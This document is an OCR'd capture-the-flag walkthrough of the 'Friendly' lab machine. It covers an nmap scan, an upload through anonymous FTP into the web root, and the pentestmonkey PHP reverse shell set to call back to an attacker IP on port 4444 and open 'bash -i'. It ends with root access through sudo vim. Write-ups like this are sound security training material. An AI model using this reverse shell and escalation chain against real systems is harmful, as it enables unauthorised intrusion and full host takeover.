
Máquina Friendly



Reconnaissance

We start using `nmap` to figure out the ports and services running in the machine.

```
SHELL

nmap -sSCV -p- --open -Pn -n 192.168.1.115 -oN nmap.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-11 09:46 CEST
```

```
Nmap scan report for 192.168.1.115
Host is up (0.024s latency).
Not shown: 65259 closed tcp ports (reset), 274 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--   1 root     root        10725 Feb 23  2023 index.html
80/tcp open  http    Apache httpd 2.4.54 ((Debian))
|_http-server-header: Apache/2.4.54 (Debian)
|_http-title: Apache2 Debian Default Page: It works
MAC Address: F8:B5:4D:EC:75:E3 (Intel Corporate)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.85 seconds
```

Nmap reports the *21* and *80*. FTP has anonymous login enabled. Web Server is using apache.




image-9.png


Once we log in in FTP, we can see that an index.html exists. it seems that the web Server's directory and Apache's directory are the same.

```shell
ftp 192.168.1.115
Connected to 192.168.1.115.
220 ProFTPD Server (friendly) [::ffff:192.168.1.115]
Name (192.168.1.115:belin): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful
150 Opening ASCII mode data connection for file list
-rw-r--r--   1 root     root        10725 Feb 23  2023 index.html
226 Transfer complete
```

Now just to confirm, I transfer the nmap scan file:

```shell
226 Transfer complete
ftp> put nmap.txt
200 PORT command successful
150 Opening BINARY mode data connection for nmap.txt
226 Transfer complete
900 bytes sent in 0.000153 seconds (5.61 Mbytes/s)
```

We can see it, so we confirm it is the same directory.




Explotation

So now we copy the typical php pentest monkey shell and we transfer it.

```
ftp> put shell.php
200 PORT command successful
150 Opening BINARY mode data connection for shell.php
226 Transfer complete
2588 bytes sent in 0.000128 seconds (19.3 Mbytes/s)
ftp>
```

```
File: shell.php
1   <?php
2   // php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim
    w.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
3   // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
4
5   set_time_limit (0);
6   $VERSION = "1.0";
7   $ip = '192.168.1.89';
8   $port = 4444;
9   $chunk_size = 1400;
10  $write_a = null;
11  $error_a = null;
12  $shell = 'uname -a; w; id; bash -i';
13  $daemon = 0;
```

I stablish a reverse shell with the help of netcat



Privilage escalation

The user *RiJaba1* exists before root

```
SHELL

cat /etc/passwd | grep -E "bash|sh"
root:x:0:0:root:/root:/bin/bash
RiJaba1:x:1000:1000::/home/RiJaba1:/bin/bash
```

In RiJaba1's direcotory we can see the next files:

```
SHELL

www-data@friendly:/home/RiJaba1$ ls -la
ls -la
total 24
drwxr-xr-x 5 RiJaba1 RiJaba1 4096 Mar 11  2023 .
drwxr-xr-x 3 root    root    4096 Feb 21  2023 ..
lrwxrwxrwx 1 RiJaba1 RiJaba1    9 Feb 23  2023 .bash_history -> /dev/null
```

```
drwxr-xr-x 2 RiJaba1 RiJaba1 4096 Mar 11  2023 CTF
drwxr-xr-x 2 RiJaba1 RiJaba1 4096 Mar 11  2023 Private
drwxr-xr-x 2 RiJaba1 RiJaba1 4096 Feb 21  2023 YouTube
-r--r--r-- 1 RiJaba1 RiJaba1   33 Mar 11  2023 user.txt
```

SHELL

```
www-data@friendly:/home/RiJaba1/Private$ cat targets.txt
U2hlbGxEcmVkZAp4ZXJvc2VjCnNNTApib3lyYXMyMDAK
```

SHELL

```
echo "U2hlbGxEcmVkZAp4ZXJvc2VjCnNNTApib3lyYXMyMDAK" | base64 -d
ShellDredd
xerosec
sML
boyras200
```

Nothin to do with this.


But we can see that RiJaba1 is in sudoers and can execute vim as any user providing no password,

SHELL

```
www-data@friendly:/home/RiJaba1/CTF$ sudo -l
Matching Defaults entries for www-data on friendly:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on friendly:
    (ALL : ALL) NOPASSWD: /usr/bin/vim
```

So to pass to root we do this:



SHELL

```
root@friendly:/home/RiJaba1/CTF# id
uid=0(root) gid=0(root) groups=0(root)
```

And in order to get the real flag:

SHELL

```
cat /root/root.txt
Not yet! Find root.txt.
```

```shell
find / -name root.txt 2> /dev/null
/var/log/apache2/root.txt
/root/root.txt
```